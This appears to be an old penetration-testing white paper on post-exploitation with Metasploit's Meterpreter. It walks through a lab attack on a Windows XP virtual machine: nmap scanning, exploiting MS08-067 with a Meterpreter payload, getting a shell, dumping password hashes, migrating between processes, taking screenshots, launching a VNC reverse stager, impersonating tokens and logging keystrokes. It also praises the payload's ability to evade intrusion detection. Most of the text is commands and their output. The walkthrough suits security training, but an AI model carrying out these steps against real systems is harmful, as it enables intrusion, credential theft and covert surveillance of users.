White Paper on

Post Exploitation Using Meterpreter

By : Shubham Mittal
[http://hackplanet.in]
[http://facebook.com/hacktonplanet]

THE Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool. Framework includes a lot of pre-verified exploits and auxiliary modules for a handy penetration test. Different payloads, encoders, handlers, etc. are also a part of metasploit which can be mixed up to work on any penetration testing kind of work.

One of the very nice features of metasploit is its tool-arsenal for post-exploitation activities. Meterpreter has been developed within metasploit for making this task faster and easier.

The Meterpreter is an advanced multi-function payload that can be used to leverage our capabilities dynamically at run time when we are standing in a remote system and we don't have our tools out there. Moreover, in order to exploit systems which are not in our network, but however are in network of the exploited system, can be easily exploited using meterpreter. In simple terms, it provides you an interactive shell which allows you to use extensible features at run time and thus increase your chances for successful penetration test.

<u>Features of meterpreter</u>

With general payloads, we are generally offered a shell through which we can simple interact with the system. Under these normal circumstances, once the system is exploited a single payload is delivered that is only able to execute one command and then it is done. What if you want to download a file? Or you want to grab the password hashes of all user accounts? Or you want to pivot into other network? Or you want to escalate your privilege? Well, of course you can do these tasks but just imagine the number of steps and difficulties you will need to overcome while going on this way.

Apart from this, whenever a normal payload would allow you to pass a command. And this command would do a single thing like adding a user, hiding something, or opening a shell. In doing this cmd.exe process would be added in the list of all processes available with system rights. On the very soon, it would raise red alarms. Meterpreter on the other hand uses DLL Injection for doing any such stupidity. It generally uploads the meterpreter process into the heap of selected process on the remote host within which meterpreter is supposed to work.


Another beautiful fact about meterpreter is its ability to remain undetectable by most commonly used Intrusion Detection systems. By embedding itself into pre-running process on the remote host, it therefore do not alters system files on the HDD, and thus it does not gives any clue to HIDS [Host Intrusion Detection System]. Moreover the process in which meterpreter is running can be changed at any time, so tracking it, or terminating it becomes quite difficult even to a trained person.

Lastly, meterpreter also provides ease of multitasking by giving us the ability to create multiple sessions. User can come and interact with these sessions at their will.

So without doing any further delay, let’s begin. In order to get a meterpreter session, we first need a vulnerable target. Secondly, we need a successful exploitation using any of the exploits available in metasploit framework.
We would be using a Windows XP SP3 Virtual machine [Ip Address 192.168.204.145] for this and our backtrack virtual machine [Ip Address 192.168.204.151] for attacking it.


Scanning and Exploiting

We have to begin any penetration test with scanning. So we are going to scan our XP machine on IP 192.168.204.145.




```
root@bt:~# nmap 192.168.204.145

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-11-10 22:30
Nmap scan report for 192.168.204.145
Host is up (0.27s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:1B:30:BF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.28 seconds
```

For more specific information, i.e. version of the service being used, we can use nmap –sV switch.




```
root@bt:~# nmap -sV 192.168.204.145

Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-11-10 22:30 IST
Nmap scan report for 192.168.204.145
Host is up (0.027s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE      VERSION
23/tcp  open  telnet       Microsoft Windows XP telnetd
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:1B:30:BF (VMware)
Service Info: OSs: Windows XP, Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.19 seconds
```

After performing a port scan, we found that some interesting ports are open on the remote system. Including 445 port which works for Microsoft file sharing service, which is a potential attack vector, i.e. can be easily exploited. We have an exploit "ms08_067_netapi" in our metasploit framework which can exploit the vulnerability in this service. After we had loaded metasploit framework using msfconsole command, we can directly use our exploit using "use windows/smb/ms08_067_netapi" or else we can search for other exploits using search keyword.



```
msf > use windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set rhost 192.168.204.145
rhost => 192.168.204.145
msf  exploit(ms08_067_netapi) > set lhost 192.168.204.151
lhost => 192.168.204.151
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

As soon as our exploit is loaded to msf, we have to set up the rhost [Victim's IP], lhost [Attacker's IP to listen on]. Depending upon the type exploit and payload we may also need to give some other arguments like lport, uripath, etc. For payload we have used bind_tcp payload from the meterpreter suite. Lets trigger the attack by giving exploit command.



```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.204.145
[*] Meterpreter session 1 opened (192.168.204.151:54058 -> 192.168.204.145:4444) at 2011-11-10 22:45:32 +0530

meterpreter >
```

Following the steps seen in the above figure, we can understand how meterpreter payload is working. At the very first,

A handler is fired to handle the connection between the two machines followed by the detection of target using enumeration. Remote machine is enumerated for exact version of OS being used and as per that version exploit is launched to trigger the vulnerability. Up to this step, most of the payloads perform same steps. Difference starts from the point when meterpreter is sending its payload which would in return send back a reverse connection through which we can interact with the other machine. This sending of payload and then establishing a session is done using DLL injection which we had discussed earlier. Another plus point when working with meterpreter is, when all this is going on, there are many chances that the process in which payload is being sent, might not be able to handle all this, and go "Not Responding" or simply crash. Meterpreter automatically handles this run time exception and by default migrates itself into another process which is generally lsass.exe or sometimes notepad.exe.


So till now we had successfully compromised a system and we can go further with post exploitation on this system.

Meterpreter Commands


Meterpreter consists of a large number of commands which are categorized in their respective categories, namely :

1. Core Commands
2. STDapi : File Commands
3. STDapi : Networking Commands
4. STDapi : File- System Commands
5. STDapi : User Interface Commands
6. STDapi : Web Cam Commands
7. Priv : Elevate Commands
8. Priv : Password database Commands
9. Priv : Time Stomp commands

Apart from these default commands, meterpreter can be further strengthen by using some extensions. For this extension, type “use “ followed by the name of that extension.




```
meterpreter > use incognito
Loading extension incognito...success.
```



```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token
```

In this chapter, we would be discussing those commands of the meterpreter suite which are quite important for post exploitation and penetration testing.


Getting a Shell



```
meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Meterpreter's shell command would pop up a command prompt or a linux shell onto your screen depending upon the remote operating system. In this case, we are having XP machine and hence we got a command prompt on our screen through which we can give any command to remote system.


Getting password Hashes



```
meterpreter > hashdump
Administrator:500:[redacted]23734e0dac[redacted]b435b51404ee:[redacted]e63b4d2c104dbbcc151[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:5c09f427c7e1a0a6ce26054478b956b9:fecbb72c147c4a5371448abee85c4ec0:::
SUPPORT_388945a0ttings\▯1002:aad3b435b51404eeaad3b435b51404ee:88a3e65d5ee9ba69994b3d60f0359031:::
```


Using Hashdump command of meterpreter suite, we had extracted usernames and password hashes from the system. Microsoft generally stores passwords in form of LM, NTML and NTLMv2 hashes. In order to run this command, we need to have System authority to have fun with the registry and SAM [Security Account Manager] which has a tight security. In case you are working as a normal account, you need to escalate your privilege which we would discuss later in this chapter.

Getting Present working directory and Process id and User id of present meterpreter session




```
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\WINDOWS\system32
meterpreter >
```

For getting the present process id in which you are currently working, getpid is the command. It is quite useful when we need to check our process id and then compare it to our priviledge. Suppose you are working in iexplore.exe which holds for internet explorer, there would be strong chances that user may close Internet Explorer at some point of time. So we need to migrate ourselves to some other process which must be reliable, say explorer.exe or svchost.exe or winlogon.exe, etc. For migrating we first need a list of all process with their respective process IDs. For this “ps” command need to be fired.



```
meterpreter > ps

Process list
============

 PID   Name                Arch  Session  User                           Path
 ---   ----                ----  -------  ----                           ----
 0     [System Process]
 4     System              x86   0        NT AUTHORITY\SYSTEM
 732   smss.exe            x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 780   csrss.exe           x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 804   winlogon.exe        x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 848   services.exe        x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 860   lsass.exe           x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 1028  vmacthlp.exe        x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1040  svchost.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 1124  svchost.exe         x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1368  svchost.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1412  svchost.exe         x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1472  svchost.exe         x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1844  spoolsv.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 236   tlntsvr.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\tlntsvr.exe
 508   vmtoolsd.exe        x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 588   VMUpgradeHelper.exe x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMUpgradeHelper.exe
 688   TPAutoConnSvc.exe   x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1620  alg.exe             x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1708  explorer.exe        x86   0        3NCRYPT0-4D388A\Administrator  C:\WINDOWS\Explorer.EXE
 1980  wscntfy.exe         x86   0        3NCRYPT0-4D388A\Administrator  C:\WINDOWS\system32\wscntfy.exe
 212   VMwareTray.exe      x86   0        3NCRYPT0-4D388A\Administrator  C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 244   VMwareUser.exe      x86   0        3NCRYPT0-4D388A\Administrator  C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 348   svced.exe           x86   0        3NCRYPT0-4D388A\Administrator  C:\WINDOWS\system32\svced.exe
 480   wscript.exe         x86   0        3NCRYPT0-4D388A\Administrator  C:\WINDOWS\System32\WScript.exe
```


After getting the list of all the process going on we can migrate ourselves to some reliable process.



```
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter >
```

Migrate followed by the process id of the process which we want to shift into, would migrate us into that process. This must be however kept in mind that sometimes migrating takes small amount of time and cancelling it would directly terminate your session. So think once before you press “ctrl+c”.


Capturing a screenshot



```
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/GHCAiYdJ.jpeg
meterpreter > 
```

Screenshot command of meterpreter suite will export an image of what user is doing on his desktop to our machine.
You might be thinking of what can be accomplished by this. Well, i must tell you that desktop screen can be used for gaining lot of information about the remote machine apart from what we can see on the its desktop. For example, you might get to know about which antivirus is being used at remote machine.

Getting remote control




```
 480   wscript.exe         x86   0        3NCRYPT0-4
 544   ctfmon.exe          x86   0        3NCRYPT0-4
 712   TPAutoConnect.exe   x86   0        3NCRYPT0-4
 316   wuauclt.exe         x86   0        3NCRYPT0-4
 1756  logon.scr           x86   0        3NCRYPT0-4
 456   svchost.exe         x86   0        3NCRYPT0-4

meterpreter >
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter > screenshot
Screenshot saved to: /root/hYdcEXQf.jpeg
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\DOCUME~1\ADMINI~1\LO
[*] Executing the VNC agent with endpoint 192.168.204
meterpreter > Connected to RFB server, using protocol
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "3ncrypt0-4d388a"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift
Using default colormap which is TrueColor.  Pixel for
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift
Using shared memory PutImage
Same machine: preferring raw encoding
```

One step ahead is a script which would directly take you to controlling position of remote system by running a VNC at the remote system. Command for this is "run vnc". Here, vnc is a script which we can run by using "run" command.

Capturing the keystrokes

Using this we can grab whatever user types on the remote machine. For proper functioning of this module, we must be working in explorer.exe if we want to capture all data user is typing. If we want to capture the login password without cracking it, we must be running in winlogon.exe while executing keylogrecorder script.



```
meterpreter > getpid
Current pid: 1368
meterpreter > migrate 1708
[*] Migrating to 1708...
[*] Migration completed successfully.
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/lo
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer...
```

